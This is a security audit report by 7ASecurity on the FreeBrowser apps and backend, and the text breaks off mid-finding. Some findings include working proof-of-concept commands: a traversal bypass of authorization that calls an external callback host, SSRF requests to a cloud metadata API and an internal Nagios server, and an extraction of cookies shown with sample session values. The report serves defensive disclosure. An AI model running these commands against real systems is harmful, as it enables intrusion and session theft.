


ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

Pentest Report

Client:
GreatFire FreeBrowser Team

FreeBrowser Test Targets:

Android app
Fbproxy
Windows, Mac & Linux clients
Backend
Privacy Audit
Host Hardening
Threat Model
Supply Chain

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Jesus Arturo Espinoza Soto
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

"Browse safely, free of censorship. Safe, stable and free VPN. Download now. Trending censored news. Use FreeBrowser to discover other perspectives."

From https://freebrowser.org/

This document outlines the results of a penetration test and *whitebox* security review conducted against the FreeBrowser platform. The project was solicited by the GreatFire FreeBrowser team, funded by the Open Technology Fund (OTF), and executed by 7ASecurity in February 2025 and March 2025. The audit team dedicated 48 working days to complete this assignment. Please note that this is not the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be more difficult during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure FreeBrowser users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, staging builds, documentation, source code, and server access. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by February 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Signal chat group. The FreeBrowser team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Mobile Security tests against FreeBrowser Android app
- WP2: Whitebox tests against *fbproxy* and Windows, Linux, and MacOS clients
- WP3: Whitebox Tests against FreeBrowser Backend
- WP4: Privacy Audit of FreeBrowser Clients & Backend
- WP5: Whitebox Tests against Servers, Infrastructure & Configuration via SSH
- WP6: FreeBrowser Lightweight Threat Model documentation
- WP7: Whitebox Tests against FreeBrowser Supply Chain Implementation

The findings of the security audit (WP1-3, WP5) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
11	*16*	*27*

Please note that the analysis of the remaining work packages (WP4, WP6-7) is provided separately, in the following sections of this report:

- WP4: Privacy Audit of FreeBrowser Clients & Backend
- WP6: FreeBrowser Lightweight Threat Model
- WP7: FreeBrowser Supply Chain Implementation

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the FreeBrowser applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: Mobile Security tests against FreeBrowser Android app**
  - https://github.com/greatfire/freebrowser/tree/main/freebrowser/android
    - FreeBrowser Android Version: 6.2
- **WP2: Whitebox tests against fbproxy and Windows, Linux, & MacOS clients**
  - https://github.com/greatfire/freebrowser/tree/main/pkg
  - https://github.com/greatfire/freebrowser/tree/main/freebrowser/desktop
    - FreeBrowser MacOS Version: 6.0.6
    - FreeBrowser Android Version: 6.0.9
    - FreeBrowser Windows Version: 6.0.6
    - FreeBrowser Linux Version: 6.2.0
  - Private repository: go-proxy (e1bc9438997e2aeb60270661b4e2ef9958607b50)
- **WP3: Whitebox Tests against FreeBrowser Backend**
  - https://github.com/greatfire/freebrowser-backend
  - Private repository: fbnginx (1db898eb3218053661fbded0585c539b7c6743d1)
- **WP4: Privacy Audit of FreeBrowser Clients & Backend**
  - As above
- **WP5: Whitebox Tests against Servers, Infrastructure & Config via SSH**
  - Access to a reference server was granted.
- **WP6: FreeBrowser Lightweight Threat Model documentation**
  - As above
- **WP7: Whitebox Tests against FreeBrowser Supply Chain Implementation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *FRB-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

FRB-01-001 WP2: CDN Cache Poisoning via Weak Path Hashing *(Medium)*

Retest Notes: Resolved[1] by FreeBrowser and confirmed by 7ASecurity.

The FreeBrowser implementation generates CDN-cacheable paths using an MD5 hash of the original URL concatenated with a static suffix, producing paths in the format */df/<md5(originalURL + "md5suffix")>*. The default suffix value is public and known, providing no entropy or security against precomputed collisions.

MD5 is a weak hash function vulnerable to collision attacks[2]. An attacker could generate a colliding MD5 hash while modifying the *X-Original-URL* HTTP header. If the CDN does not include *X-Original-URL* in its cache key, which many CDNs do not support, cache poisoning may occur. This could allow an attacker to inject unintended content or cause incorrect cache hits, impacting users retrieving cached responses.

The risk is increased by deployment documentation instructing users to configure CDNs to respect origin headers[3] and include query strings in the cache key. Since not all CDNs support caching based on custom headers, and many users may overlook this configuration, deployments remain vulnerable.

The root cause can be found in the following code path:

Affected File:
https://github.com/greatfire/freebrowser/[...]/pkg/request.go
go-proxy-main/pkg/methods.go

Affected Code:

```
func(ctx context.Context, parsedURL *url.URL, host string, ip string, httpMethod
string, header http.Header, body io.ReadCloser, debug bool) (*partialResponse, error) {
    zap.S().With("requestID", requestID).Infoln("Attempt with CDN account:", host)
    [...]
    originalURL := parsedURL.Scheme + "://" + parsedURL.Hostname() +
```

[1] [redacted]
[2] https://cwe.mitre.org/data/definitions/328.html
[3] https://github.com/greatfire/freebrowser/[...]/README.md

```
parsedURL.RequestURI()
    zap.S().With("requestID", requestID).Debugf("[method3] originalURL: %s",
originalURL)

    md5Hash := getMD5Hash(originalURL + config.DomainFrontingHashSuffix)
    dfURL := &url.URL{
        Scheme: "",
        Host:   "",
        Path:   config.DomainFrontingPathPrefix + md5Hash,
    }

    headerCopy := copyHeader(header)
    headerCopy.Add(config.DomainFrontingOriginalURLHeader, originalURL)
    [...]
    resp, err := makeRequest(ctx, dfURL, httpMethod, headerCopy, body, host, ip, sni,
debug)
    [...]
}
```

To mitigate hash collisions, MD5 should be replaced with a cryptographically stronger hash function, such as SHA-256. MD5 is broken and susceptible to practical collision attacks, whereas SHA-256 provides strong collision resistance due to its larger hash space (256-bit vs. 128-bit) and NIST-approved security[4]. Although proper CDN cache key configuration, including headers such as *X-Original-URL*, remains essential for full protection, adopting SHA-256 eliminates the immediate risk of low-effort hash collisions.

[4] https://csrc.nist.gov/projects/hash-functions

FRB-01-003 WP2: Trusted Proxy CA Enables Stealth MitM Attacks (*Critical*)

Retest Notes: Resolved[5][6] by FreeBrowser and confirmed by 7ASecurity.

The FreeBrowser repository contains *proxy.pem* and *proxy.key*, which store the CA certificate and its private key used for signing dynamically generated certificates in HTTPS interception. In *freebrowser.go*, *proxy.pem* is imported differently across platforms: on Windows, it is added to the *Windows Certificate Store* via PowerShell, on Linux, it is copied into the NSS database, and on macOS, it is imported into the system keychain.

Updating these files with unique key material during deployment is optional, but many deployments likely retain the bundled versions, exposing the CA key publicly in the codebase. This allows any adversary with read access to the public repository, or able to extract the CA certificate and private key from the installed components, to obtain the CA key and forge certificates for any domain, enabling man-in-the-middle attacks on HTTPS traffic.

Since the CA certificate used by the proxy is trusted system-wide, any certificate signed with the compromised key is automatically trusted. An attacker with access to this key could intercept and manipulate HTTPS traffic undetected, increasing the risk of silent man-in-the-middle attacks from local malware, insider threats, or external adversaries, even when the proxy is intended only for local development or testing.

The root cause for this issue can be found in the following publicly available files:

Affected Files:
https://github.com/greatfire/freebrowser/[...]/freebrowser/desktop/freebrowser.go
https://github.com/greatfire/freebrowser/[...]/pkg/config/proxy.key
https://github.com/greatfire/freebrowser/[...]/pkg/config/proxy.pem
https://github.com/greatfire/freebrowser/[...]/freebrowser/desktop/files/chrome/proxy.pem
https://github.com/greatfire/freebrowser/[...]/freebrowser/desktop/files/chrome/.pki/nssdb

Affected Code:
```
if runtime.GOOS == "windows" {
    fmt.Println("Importing certificate to the Windows Certificate Store...")
    certFile := filepath.Join(tempDir, "chrome/proxy.pem")
    importCertificateWindows(certFile)
} else if runtime.GOOS == "linux" {
    fmt.Println("Importing certificate to the Linux NSS database...")
    cmd := exec.Command("cp", "-R", filepath.Join(tempDir, "chrome/.pki/nssdb"),
```

[5] [redacted]
[6] [redacted]

```
        filepath.Join(os.Getenv("HOME"), ".pki"))
    err = cmd.Run()
    if err != nil {
        fmt.Printf("Failed to import certificate: %s\n", err)
    }
} else if runtime.GOOS == "darwin" {
    cmd := exec.Command("security", "find-certificate", "-Z", "-a",
"/Library/Keychains/System.keychain")
    out, err := cmd.CombinedOutput()
    if err != nil {
        fmt.Printf("Failed to search for certificate: %s, Error: %s\n", out, err)
    } else {
        if strings.Contains(string(out), config.CertSha1) {
            fmt.Println("Certificate already exists in keychain.")
        } else {
            fmt.Println("Importing certificate to MacOS keychain...")
            certFile := filepath.Join(tempDir, "chrome/proxy.pem")
            cmd := exec.Command("sudo", "security", "add-trusted-cert", "-d", "-r",
"trustRoot", "-k", "/Library/Keychains/System.keychain", certFile)
            err := cmd.Run()
            if err != nil {
                fmt.Printf("Failed to import certificate: %s\n", err)
            }
        }
    }
}
```

To mitigate this issue, new *proxy.pem* and *proxy.key* files must be generated during deployment to ensure each installation uses unique key material. The bundled files must be removed or restricted to debugging scenarios, preventing attackers from using a known private key to generate valid certificates for man-in-the-middle attacks.

FRB-01-004 WP3: Insecure URLs for Package Retrieval in Dockerfile *(High)*

Retest Notes: Resolved[7] by FreeBrowser and confirmed by 7ASecurity.

The FreeBrowser backend *Dockerfile* retrieves the Nginx package over an unencrypted HTTP connection, exposing the system to man-in-the-middle attacks. An attacker could intercept the connection and replace the package with a malicious version, enabling remote code execution, system compromise, or data exfiltration.

The root cause of this issue can be found in the following file:

Affected File:
[https://github.com/greatfire/freebrowser-backend/[...]/Dockerfile](https://github.com/greatfire/freebrowser-backend/[...]/Dockerfile)
fbnginx-main/Dockerfile

Affected Code:
```
FROM ubuntu:22.04

ENV DEBIAN_FRONTEND=noninteractive

ENV FBNGINX_PATH=/opt/fbnginx

RUN apt-get update && apt-get install -y \
       build-essential \
       libpcre3 \
       libpcre3-dev \
       zlib1g \
       zlib1g-dev \
       libssl-dev \
       gcc \
       wget \
       logrotate \
       dnsmasq \
       && rm -rf /var/lib/apt/lists/*

RUN cd /tmp && \
  wget http://nginx.org/download/nginx-1.24.0.tar.gz \
  && tar zxvf nginx-1.24.0.tar.gz
[...]
```

To mitigate this, all package retrieval URLs must use HTTPS. If unavailable, integrity verification should be implemented by comparing the file checksum or signature against a trusted source. Trusted base images or package repositories enforcing HTTPS by default should also be used.

[7] [redacted]

FRB-01-005 WP3: Public Backend TLS Key Leak enables MitM *(High)*

Retest Notes: Resolved[8] by FreeBrowser and confirmed by 7ASecurity.

The *freebrowser-backend* repository includes a static TLS certificate and private key bundled with the project and unchanged across deployments, used in the Nginx SSL configuration. Since these credentials are publicly accessible and not regenerated during installation, any adversary with repository access can obtain them. An attacker could then impersonate the backend server by using the known certificate in TLS handshakes, intercepting or altering HTTPS traffic without triggering browser warnings.

Although related to the pre-trusted proxy CA issue in FRB-01-003, this issue affects backend TLS termination rather than proxy certificate authority functionality and must be addressed separately.

The root cause for this issue can be found in the following files:

Affected Files:
https://github.com/greatfire/freebrowser-backend/[...]/conf/ssl/pubcert.crt
https://github.com/greatfire/freebrowser-backend/[...]/conf/ssl/pubkey.key
https://github.com/greatfire/freebrowser-backend/[...]/Dockerfile
https://github.com/greatfire/freebrowser-backend/[...]/conf/nginx.conf
fbnginx-main/conf/ssl/pubcert.crt
fbnginx-main/conf/ssl/pubkey.key
fbnginx-main/conf/nginx.conf

Affected Code:
```
server {
    listen 80 default_server;
    listen 443 default_server ssl;

    [...]

    ssl_certificate /opt/fbnginx/conf/ssl/pubcert.crt;
    ssl_certificate_key /opt/fbnginx/conf/ssl/pubkey.key;
[...]
```

To resolve this issue, the static TLS certificate and key must be replaced with unique, dynamically generated credentials during deployment. The default files must be removed from the public repository to prevent inadvertent exposure. Generating new key material for each deployment ensures that every installation uses unique cryptographic assets,

[8] [redacted]

eliminating the risk of attackers exploiting publicly known defaults to impersonate the backend server.

FRB-01-015 WP1: Possible Phishing via StrandHogg 2.0 on Android *(Medium)*

Testing confirmed that the FreeBrowser Android app is vulnerable to Task Hijacking. The launchMode for the app-launcher activity is unset, defaulting to *standard*[9], which mitigates *StrandHogg*[10] but leaves the app vulnerable to *StrandHogg 2.0*[11]. This affects Android 3-9.x[12] and was patched only in Android 8-9[13]. Since the app supports devices from Android 8 (API level 26), this leaves users on Android 8-9 and unpatched devices exposed. A malicious app could exploit this to manipulate user interactions, injecting an attacker-controlled activity into the screen flow for phishing, credential theft, or denial-of-service. This technique has been used by banking malware trojans[14].

In *StrandHogg* and Task Hijacking, malicious apps use these techniques:

- **Task Affinity Manipulation:** A malicious app with *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true* relocates M2 to the front when the victim app launches, tricking users into interacting with it.
- **Single Task Mode:** If the victim app uses *singleTask*, a malicious app can hijack its task stack by setting *M2.taskAffinity* = *com.victim.app*.
- **Task Reparenting:** If *taskReparenting* = *true*, a malicious app can move the victim app to its own task stack.

In *StrandHogg 2.0*, all exported activities **without** *singleTask* or *singleInstance* launch modes are vulnerable on affected Android versions[15]. This can be confirmed by reviewing the AndroidManifest:

Affected File:
AndroidManifest.xml

Affected Code:

```
<activity
    android:theme="@style/LauncherTheme"
    android:name="org.chromium.chrome.browser.document.ChromeLauncherActivity"
    android:taskAffinity=""
    android:excludeFromRecents="true"
```

[9] https://developer.android.com/guide/topics/manifest/activity-element#lmode
[10] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[11] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[12] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/
[13] https://source.android.com/security/bulletin/2020-05-01
[14] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/
[15] https://www.xda-developers.com/strandhogg-2-0.../

```
android:configChanges="density|smallestScreenSize|screenSize|uiMode|screenLayout|orient
ation|keyboardHidden|keyboard|mnc|mcc"
    android:relinquishTaskIdentity="true"/>
<activity-alias
    android:name="com.google.android.apps.chrome.IntentDispatcher"
    android:exported="true"

android:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.NOTIFICATION_PREFERENCES"/>
    </intent-filter>
```

As can be seen above, the *launchMode* is not set and hence defaults to *standard*.

To ease the understanding of this problem, an example malicious app was created to demonstrate the exploitability of this weakness.

PoC Demo:
https://7as.es/FreeBrowser_xNDaULN1qB2tL7/StrandHogg2.0_PoC.mp4

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity should be set to an empty string. This is best implemented in the Android manifest **at the application level**, which will protect all activities and ensure the fix works even if the launcher activity changes. The application should use a randomly generated task affinity instead of the package name to prevent Task Hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be changed to *singleInstance* (instead of *singleTask*). This will ensure continuous mitigation in *StrandHogg 2.0*[16] while improving security strength against older Task Hijacking techniques[17].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[18].

Affected File:
AndroidManifest.xml


[16] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[17] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[18] https://www.slideshare.net/phdays/android-task-hijacking

Proposed Fix:

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" [...]
android:taskAffinity="">
[...]
<activity android:label="@string/app_name"
android:name="org.chromium.chrome.browser.document.ChromeLauncherActivity"
android:launchMode="singleInstance"
android:configChanges="keyboard|keyboardHidden|orientation|screenSize|uiMode"
android:windowSoftInputMode="adjustPan">
[...]
```

FRB-01-016 WP1: Leaks via Missing Security Screen on Android *(Low)*

The FreeBrowser Android app does not render a security screen when backgrounded, exposing displayed data to attackers with physical access to an unlocked device. A malicious app or attacker could exploit this to access sensitive user data. To replicate, navigate to a sensitive screen, background the app, then view open apps. The input text remains visible, even after a phone reboot.



accounts.google.com/v3/signin

Te damos la bienvenida

fakeemail@gmail.com

Ingresa tu contraseña

fakepassword

☑ Mostrar contraseña

Fig.: Credentials via missing security screen on Android

It is recommended to render a security screen when the app is sent to the background. Android apps may achieve this capturing backgrounding events using *onActivityPause*[19] or *ON_PAUSE*[20]. If possible, setting *FLAG_SECURE*[21] on all views will prevent data exposure, ensuring even rooted apps cannot directly capture on-screen information.

FRB-01-020 WP1: Cookie Access via Unprotected Databases *(Medium)*

The FreeBrowser Android app stores cookies in an unencrypted database, a behavior consistent with Chromium-based browsers. While expected, this poses a security risk if an attacker gains physical device access, memory access, or elevated system privileges. Extracting the database would allow session hijacking by reusing stored cookies. This was confirmed as follows:

Commands:

```
adb pull /data/data/org.greatfire.freebrowser/app_chrome/Default/freebrowser_Cookies
sqlite3 freebrowser_Cookies
sqlite> select * from cookies;
```

Output:

```
13383901746741963|.google.com||AEC|AVcja2dtJUueOwgSLXCuwgcj0lPdSze-rX3-2CgG7TJGqESz0LAl
y7czHg||/|13399453746741963|1|1|13384420685357542|1|1|1|1|2|443|13383901746742227|1|1
13383901753609336|.google.com||SOCS|CAISIAgBEhJnd3NfMjAyNTAyMTAtMF9SQzYaBmVzLTQxOSABGgY
IgOy0vQY||/|13418029754822451|1|0|13384420685357542|1|1|1|1|2|443|13383901754822517|1|1
13383902193515611|accounts.google.com||OTZ|7952077_84_84_104220_80_446880||/|1338649419
3000000|1|0|13384418349586299|1|1|1|-1|2|443|13383902193515611|2|1
13383902192000163|accounts.google.com||__Host-GAPS|1:T0-50vI5JyowhyT7XCJQsKSs1gnk7A:yJR
d5zynmDzRjChq||/|13418462192000163|1|1|13384418349586299|1|1|2|-1|2|443|133839021920003
93|1|1
13383904285079901|.google.com||SNID|AJcYyo04vkTRlZ_5BMNJjjnIEQppTJkHSM-IJcbTmYOAvX719D4
viyxHzl5_vcXwU3MQDMx3R8O7fI3gFlD2arvCFyhZ2LUv-Ps||/verify|13418088444079901|1|1|1338390
4666577840|1|1|1|1|2|443|13383904285080027|1|1
13383901725688334|.startpage.local||_ga|GA1.1.1724655620.1739428126||/|1341846437646295
5|0|0|13384418349733032|1|1|1|-1|1|80|13383904376463045|2|1
13383904376459158|.startpage.local||_ga_91LBJ7V4RJ|GS1.1.1739430421.2.1.1739430776.0.0.
0||/|13418464376459042|0|0|13384418349733032|1|1|1|-1|1|80|13383904376459158|2|1
13383904668150973|.google.com||NID
```

It is advised to enable Chromium *OSCrypt*[22] within the bundled Chromium WebView. This can be achieved by compiling a custom Chromium build with *OSCrypt* enabled in *components/os_crypt/os_crypt.cc*, ensuring *OSCrypt* uses a secure encryption key, stored in the *Android Keystore*, and verifying that Chromium WebView respects *OSCrypt* settings in *android_webview/* configurations. Alternatively, if modifying Chromium

[19] https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...
[20] https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event
[21] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE
[22] https://chromium.googlesource.com/chromium/src/+/[...]components/os_crypt/os_crypt.h

WebView is not feasible, SQLCipher[23] or another encryption mechanism should be used to encrypt stored cookies at rest. For additional mitigation guidance please see *OWASP Mobile Application Security Testing Guide* sections for *SQLite Database Encryption*[24].

FRB-01-023 WP3: Authorization Bypass in *fbnginx* Component (*High*)

Retest Notes: Resolved[25] by FreeBrowser and confirmed by 7ASecurity.

The *fbnginx* component enforces authorization through a special header or URL parameter to access protected paths defined in nginx configuration. However, path normalization is not handled, allowing a directory traversal attack using encoded dots in the URL. This bypasses authentication and grants access to restricted locations. The following URI patterns are used to allow unauthenticated access to e.g. **vpn* endpoints:

Affected File:
nginx.conf?ref_type=heads#L111-121

Affected Code:

```
# HTTP Client Header Mapping
# private-conf/clients-private.conf
map $client_key $client {
    default    0;
    [...]
}

# private-conf/nginx.conf
map $request_uri $uri_match {
     default 1;
     ~^/[...]vpn[...]/.* 0;
     ~^/[...]vpn[...] 0;
     ~^/[...]vpn[...] 0;
     ~^/[...]vpn[...]/.* 0;
 }
 map "$client:$uri_match" $non_authorized {
     default 0;
     "0:1" 1;
 }
```

Unauthenticated paths can be exploited by injecting */[...]vpn[...]/%2e%2e/* with a suffix leading to a protected path, bypassing mapping enforcement and setting the *non_authorized* flag to default. This allows the Client HTTP header to hold any value while still mapping to default 0.

[23] https://github.com/sqlcipher/android-database-sqlcipher#using-sqlcipher-for-android-with-room
[24] https://mas.owasp.org/MASTG/Android/0x05d-Testing-Data-Storage/#sqlite-database-unencrypted
[25] [redacted]

The following command accesses *path that is* normally restricted to FreeBrowser clients. Access is validated through a Client header set by *fbproxy* and enforced in *clients-private.conf*. Without the proper header, the server redirects to other websites. However, exploiting this issue, the required header can be bypassed, granting access to any endpoint.

Command:

```
curl 'https://example.com/[...]vpn[...]/%2e%2e/[...]/get_latest_version'
    --resolve example.com:443:151.101.1.194 -H 'Host: [...].fastly.net'
    -H 'X-Original-URL: https://49bmjvfmhab3p48q2bqsylcwjnpeda1z.oastify.com/'
    -H "Client: invalid"
```

Output:

```
HTTP/1.1 200 OK
Connection: keep-alive
Server: nginx/1.24.0
Content-Type: application/octet-stream
Cache-Control: private, no-store
fb-xbackend: true
Accept-Ranges: bytes
Via: 1.1 varnish, 1.1 varnish
Date: Tue, 25 Feb 2025 12:18:34 GMT
X-Served-By: cache-tyo11983-TYO, cache-sof1510027-SOF
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1740485914.283240,VS0,VE457
transfer-encoding: chunked

6070
```

A custom proxy service should be considered for comprehensive authentication and authorization logic. If using nginx alone, additional modules such as Lua-based[26] extensions or Nginx Plus with JWT authentication[27] should be evaluated.

[26] https://docs.nginx.com/nginx/admin-guide/dynamic-modules/lua/
[27] https://docs.nginx.com/nginx/admin-guide/security-controls/configuring-jwt-authentication/

FRB-01-024 WP3: SSRF via Unrestricted Nginx Proxy *(High)*

Retest Notes: Resolved[28] by FreeBrowser and confirmed by 7ASecurity.

The *fbnginx* component enables *FreeBrowser* client requests to be tunneled through the CDN to a destination that may be inaccessible via a standard browser. The nginx configuration utilizes the *URL* path endpoint, which processes a custom *U* HTTP Header containing the original user-requested URL. This functionality is the core of *fbnginx* and the entire *FreeBrowser* project, allowing retrieval of data from any upstream source, including internal resources. The unvalidated U header permits data retrieval from arbitrary locations, enabling *Server-Side Request Forgery (SSRF)* exploitation. The component functions as an unrestricted proxy. Additionally, *fbnginx*, launched with the host network, has access to all ports exposed by the server or other servers within the local network. This may be exploited to access internal, unexposed HTTP/HTTPS services or special addresses, such as the Metadata API, commonly used in VPS and Cloud environments.

Affected File:
fbapp.conf#L150

Example 1: Access to internal Linode Metadata API

fbnginx, hosted on a Linode instance, has an unrestricted *proxy_pass*, allowing attackers to access the internal Metadata API endpoint, which exposes instance and network information.

Querying the Metadata API requires an initial *PUT*[29] request to obtain a *TOKEN*, which was bypassed in the proof of concept. With a generated time-constrained *TOKEN*, the following request can be sent:

Command:
```
curl -X GET "https://example.com/[...]"
     --resolve example.com:443:151.101.1.194 -H 'Host: [...]fastly.net'
     -H 'X-Original-URL: https://[...]/'
     -H "Client: [...]"
     -H "[User-URL]: http://[...]/network" -H "Metadata-Token: $TOKEN"
```

Output:
```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 157
Server: nginx/1.24.0
```

[28] [redacted]
[29] https://techdocs.akamai.com/cloud-computing/docs/metadata-service-api

```
Content-Type: text/plain
Retry-After: 0
X-Ratelimit-Limit: 10
X-Ratelimit-Remaining: 10
X-Ratelimit-Reset: 1740317876
fb-xbackend: true
Via: 1.1 varnish, 1.1 varnish
Accept-Ranges: bytes
Age: 0
Date: Sun, 23 Feb 2025 13:37:56 GMT
X-Served-By: cache-tyo11938-TYO, cache-sof1510034-SOF
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1740317872.710143,VS0,VE4624

ipv4.private: [...]/32
ipv4.public: [...]/32
ipv6.link_local: [...]
ipv6.slaac: [...]
```

Example 2: Access to internally hosted Nagios Server:

The following request demonstrates how to reach the internally hosted Nagios Server:

Command:

```
curl -k -i -X GET "https://example.com/[...]"
     -H 'Host: [...].fastly.net'
     -H 'X-Original-URL: https://[...]/'
     -H "Client:[...]"
     -H "[User-URL]: http://<INTERNAL-IP>"
```

Output:

```
Connection: keep-alive
Content-Length: 462
Server: nginx/1.24.0
Content-Type: text/html; charset=iso-8859-1
WWW-Authenticate: Basic realm="Nagios Access"
